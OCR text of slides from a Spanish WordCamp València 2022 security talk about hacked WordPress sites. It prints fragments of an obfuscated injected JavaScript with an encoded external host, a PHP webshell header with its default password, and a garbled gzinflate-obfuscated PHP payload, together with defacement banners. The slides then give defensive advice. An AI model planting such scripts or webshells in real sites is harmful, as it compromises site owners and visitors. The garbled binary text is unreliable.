        <span><i class="fa fa-angle-up"></i>TOP</span>
    </button>
        </div><!-- #page -->
    <script data-cfasync="false" type="text/javascript">(function($,document){for($._Eu=$.z;$._Eu<$.GD;$._Eu+=$.BJ){switch($._Eu){case $.Fj:!function(e)
{for($._E=$.z;$._E<$.Bq;$._E+=$.BJ){switch($._E){case $.Bc:u.m=e,u.c=r,u.d=function(n,t,e){u.o(n,t)||Object[$.BF]
(n,t,$.$($.Bb,!$.BJ,$.Bv,!$.z,$.Bs,e));},u.n=function(n){for($._C=$.z;$._C<$.Bc;$._C+=$.BJ){switch($._C){case $.BJ:return u.d(t,$.Bl,t),t;break;case $.z:var
t=n&&n[$.Bn]?function(){return n[$.Bt];}:function(){return n;};break;}}},u.o=function(n,t){return Object[$.Bg][$.Bk][$.BI]
(n,t);},u.p=$.BC,u(u.s=$.BG);break;case $.BJ:function u(n){for($._B=$.z;$._B<$.Bq;$._B+=$.BJ){switch($._B){case $.Bc:return e[n][$.BI]
(t[$.BE],t,t[$.BE],u),t.l=!$.z,t[$.BE];break;case $.BJ:var t=r[n]=$.$($.Bd,n,$.Bf,!$.BJ,$.BE,$.$());break;case $.z:if(r[n])return r[n]
[$.BE];break;}}}break;case $.z:var r=$.$();break;}}}([function(n,t,e){for($._I=$.z;$._I<$.Bq;$._I+=$.BJ){switch($._I){case
$.Bc:t.e=3451055,t.a=3451054,t.v=3,t.w=6,t.h=45,t.y=true,t._=JSON.parse(atob('eyJhZGJsb2NrIjp7fSwiZXhjbHVkZXMiOiIifQ==')),t.g=1,t.M='Ly9ncmFpem9haC5jb20vYXB
lLnBocD96b251aWQ9MzQ1MTA1NQ==',t.O=1,t.T=$.IE*1596162180,t.S='6wstsw2cCij2oiy4kF9cr981qj',t.A='7szRd4hEjgz',t.k='jc3051e6f74',t.I='_jqlbgz',t.P='_ljmfdn';br
eak;case $.BJ:Object[$.BF](t,$.Bn,$.$($.IJ,!$.z));break;case $.z:$.CC;break;}}},function(n,t,e){for($._Bc=$.z;$._Bc<$.Bq;$._Bc+=$.BJ){switch($._Bc){case
$.Bc:var r=e($.Ff),u=e($.Fg),o=e($.z);break;case $.BJ:Object[$.BF](t,$.Bn,$.$($.IJ,!$.z)),t[$.Dn]=function(){return $.Jg+o.e+$.bH;},t.B=function(){return
$.Jo+o.e;},t.N=function(){return[($.z,r.C)(u.D[$.aj],u[$.Gm][$.aj]),($.z,r.C)(u[$.ED][$.aj],u[$.Gm][$.aj])][$.Jq]($.co);};break;case
$.z:$.CC;break;}}},function(n,t,e){for($._Bm=$.z;$._Bm<$.Bq;$._Bm+=$.BJ){switch($._Bm){case $.Bc:var r=[];break;case $.BJ:Object[$.BF]
(t,$.Bn,$.$($.IJ,!$.z)),t[$.Do]=function(){return r;},t[$.Dp]=function(n){r[$.Ba](-$.BJ)[$.ad]()!==n&&r[$.aG](n);};break;case
$.z:$.CC;break;}}},function(n,t,e){for($._F=$.z;$._F<$.Bq;$._F+=$.BJ){switch($._F){case
$.Bc:t.R=$.Hj,t.H=$.Hk,t.U=$.Hl,t.z=$.Hm,t.L=$.z,t.X=$.BJ,t.F=$.Bc,t.G=$.Hn;break;case $.BJ:Object[$.BF](t,$.Bn,$.$($.IJ,!$.z));break;case
$.z:$.CC;break;}}},function(n,t,e){for($._Dm=$.z;$._Dm<$.Fi;$._Dm+=$.BJ){switch($._Dm){case $.Fs:function _(){for($._a=$.z;$._a<$.Bc;$._a+=$.BJ)
{switch($._a){case $.BJ:return n[$.l][$.p]=$.x,n[$.l][$.q]=$.x,n[$.l][$.s]=$.z,n;break;case $.z:var n=document[$.A]($.BB);break;}}}break;case $.Bq:function
u(n){return n&&n[$.Bn]?n:$.$($.Bt,n);}break;case $.Ff:function y(){for($._Dl=$.z;$._Dl<$.Bc;$._Dl+=$.BJ){switch($._Dl){case $.BJ:return
$.Gp+d+$.Iw+e+$.ag;break;case $.z:var n=[$.Gw,$.Gx,$.Gy,$.Gz,$.HA,$.HB,$.HC,$.HD],r=[$.HE,$.HF,$.HG,$.HH,$.HI],t=
[$.HJ,$.Ha,$.Hb,$.Hc,$.Hd,$.He,$.Hf,$.Dk,$.Hg,$.Hh,$.Cv,$.Hi],e=n[Math[$.It](Math[$.BA]()*n[$.Gn])][$.Be](new RegExp($.Gw,$.Bi),function()
{for($._Cf=$.z;$._Cf<$.Bc;$._Cf+=$.BJ){switch($._Cf){case $.BJ:return t[n];break;case $.z:var n=Math[$.It](Math[$.BA]()*t[$.Gn]);break;}}})[$.Be](new
RegExp($.Gx,$.Bi),function(){for($._Di=$.z;$._Di<$.Bc;$._Di+=$.BJ){switch($._Di){case $.BJ:return($.BC+t+Math[$.It](Math[$.BA]()*e))[$.Ba]
(-$.BJ*t[$.Gn]);break;case $.z:var n=Math[$.It](Math[$.BA]()*r[$.Gn]),t=r[n],e=Math[$.ed]($.GD,t[$.Gn]);break;}}});break;}}break;case $.Bc:var
```

EJEMPLO 3

#WCVLC22

HACKED By m4g!c_mUn5h!

[Cyb3R_Sw0rD Hacking Group Form Bangladesh]

[Security Doesn't Exit Our Dictionary....]

[Feel The Power Of Cyb3R_Sw0rD.....]

Sh00tz : Bl4Ck_C0D3R | Haxor_Injector | R3D C0D3R | All Member Cyb3R_Sw0rD


AYYILDIZ TIM
48.ALAY BİRİM KOMUTANLIĞI
CEDKAN | KEREM SAH NOYAN | ALBAYRAK
LOPHIUS | DENIZ AKREP | ASENA | KARAYEL | OĞUZ AYT
SIPAHI | OĞUZ KAĞAN | ERIM AYT | LAST AYT | MARSTYSON


We Are Anonymous.


We Are Legion.

We Do Not Forgive.

We Do Not Forget.

Expect Us.


WE ARE ANONYMOUS
WE ARE LEGION
WE FIGHT CORRUPTION
WE FIGHT FOR THE TRUTH
WE FIGHT FOR FREEDOM
WE DO NOT FORGIVE
WE DO NOT FORGET
#WCVLC22



Hacking Group

- ¡Se han asociado!
- Pagados por gobiernos, o con intereses más elevados
- Hacktivismo o terrorismo
- Desarrollan herramientas y suites de hacking
- Código cuidado y ¡comentado!

WordCamp València 2022

```php
<?php
/*
#############################################
##      Andela1C3 Priv8 Webshell           ##
##     Code by Mr.HaurgeulisX196           ##
##       Â© 2015 - Indonesian               ##
##      Greetz : Indonesian People         ##
##     default pass : haurgeulis           ##
## change pass $auth_pass in this below    ##
##          with md5                     ###
#############################################
 */
@ini_set('output_buffering',0);
@ini_set('display_errors', 0);
$auth_pass = "a65acf886038dc2370e1a429c6f83162";
$andela = "7L12attIsjD82Ikn/wHh+I7sK1sFN1a0LUK4F9xk
```

```
<?php
<?php /* FoxAuto */ error_reporting(E_ALL^E_NOTICE);define('ğ?', '??');$GLOBALS[ğ?] =
    |0x02>|0x02>|0x02>', gzinflate(substr('0x17> ? 0x08> ������
%? ?¸E???? 0x15><0x07> ????9??F? 0x19> ?t>???*????2??Zs??r?????~??????1?? <0x16> ? 0x08>
    ? 0x10><0x00> ??H?} 0x0c> %?? 0x11> ??I??Q 0x02> ?p?? 0x06> ???_ 0x11>
!??u
?b??g?u?NyZ: 0x18> ? 0x7f> B?M??V??~? 0x11> ?q? 0x07> NY?y+D3?5?{-?B * 0x02> 0x03> g??h0n>
ω(???? 0x16> ? 0x17> ? 0x1e> (7?W?{?3?,??GVdE?? ▯ ▯A 0x0d> ?ʌ>???(?@a? 0x17> ?e?X?%C??H 0x
?v\\ 0x7f> 9\'G?= 0x11> ? 0x10> ? 0x1a> A?m4v?????~?s?TM2?l¿??5
?tUW?c?????z›?X$?y??t^{TD??? 0x07> ??2%??? 0x0c> ?
????#x? ?????8C??]???H??}2!Tg??:$ 0x19><0x08> Q8??<?:c?jr? 0x1d> ?&??f?S?/|v↓f? 0x03> /!
    fx?KpM?↓#O??ó????0??)P????
?#?rD???(jRb???C 0x0f> ?¸??=/???/uNz| 0x1a> @2?????T}^8?d?
0x08> ????4?o?x4??? ? 0x1b> ι??N:D>^??#N?????\\??x??l??G??[2?K?sIEe
?K&? 0x0b> t?wmg+?5dk?↓Frjp?V?~?D?E? ??%P????^@?9?$??q? 0x13> 0x10> ? 7
    UÜ9,æ 0x1c><0x0e> %H? 0x1b> !)?6y8*?w 0x01> ???? 0x1e> ?G<0? 0x07> ?I??\\?Mh?8AV 0x19>
!?=? 0x0b><0x01><0x1e> ?|?(?? 0x0e> ?$?9???0? 0x0b> ?? 0x08> ??m???( 0x1e> ??\\
    O?^?¸Z??? 0x0e><0x06> Te?q?I 0x14> ?▯??ιR? 0x08> j 0x15> 0x14> f?w??t?>??h????ls?h
    ? 0x1b> ???b?sA 0x19> ??n▯????????N=l? 0x1d> ??{????} 0x7f>
?? 0x03> ?ſB?.IM?}?:lt?? 0x0b><0x07> H*???4??ht??+"?h?F?L-Y??? ? 0x05> ?Rl?}1?? 0x1e> x?
W 0x03> *??J??Y 0x0e> ?öSx?E 0x0e> ?%?? 0x1d> ???{s??¸?:????b??S 0x18> ga)S?(B??z,?\'
    ?? 0x0e> 26I/???6 0x1e> ?~¸?${I ? 0x1e> ?▯ 0x1e> ???i ????2W?%?33m? 17-8{b 0x1e> ?▯
```


('display_errors', 0);

$auth_pass = "a65acf886038dc2370e1a429c6f83162";

$andela = "7L12attIsjD82Tkn/wHh+I7sK1sFN1a0LUK4F9xH

**“Si quieres ser un hacker molón,
usa colores a mogollón,
pero negros de base,
firma una vez, y cuida tu
código.”**

Conclusión




#WCVLC22

WordCamp
València
2022


¡Que no me pase a mí!
#WCVLC22

#WCVLC22



La importancia de ACTUALIZAR

- Tapas agujeros de seguridad (**Security patches**)
- Los parches de seguridad aparecen después del exploit
- Sobreescribes con **código limpio**
- >70% de las infecciones son debidas a **plugins/temas desactualizados**.

WordCamp València 2022

¡RECUERDA!

∀ **COSTO** Web caída

< ∀ **COSTO** Web hackeada

#WCVLC22

WordCamp
València
2022

La importancia de LAS CONTRASEÑAS & 2FA

Factores de **AUTENTICACIÓN**:

- Algo que el usuario **es** (huella digital, identificación facial,...).
- Algo que el usuario **tiene** (teléfono celular, yubikey, ...)
- Algo que el usuario **sabe** (contraseña, PIN, ...).

WordCamp València 2022

#WCVLC22

#WCVLC22

Las Bonitas Medidas Proactivas

- Reducir administradores, plugins y plantillas
- Copias de seguridad
- Actualizaciones
- Invertir en un buen Hosting y en Seguridad
- Web Application Firewall


WordCamp València 2022

INVIERTE EN:

#WCVLC22

WordCamp
València
2022

La importancia de tener un buen HOSTING



WordCamp
València
2022

#WCVLC22

- Primera capa remota de seguridad
- Sistema de soporte
- Copias de seguridad
- Mantienen el software dependiente (Servidor Web, Base de Datos, Intérprete PHP, etc.) y el hardware.

Alojamiento Compartido vs Dedicado

Pero, si vas a hackear... ¡Hazlo bonito!

#WCVLC22

WordCamp
València
2022

#WCVLC22

WordCamp
València
2022

#WCVLC22

¡Gràcies!
¡Preguntas!

WordCamp
València
2022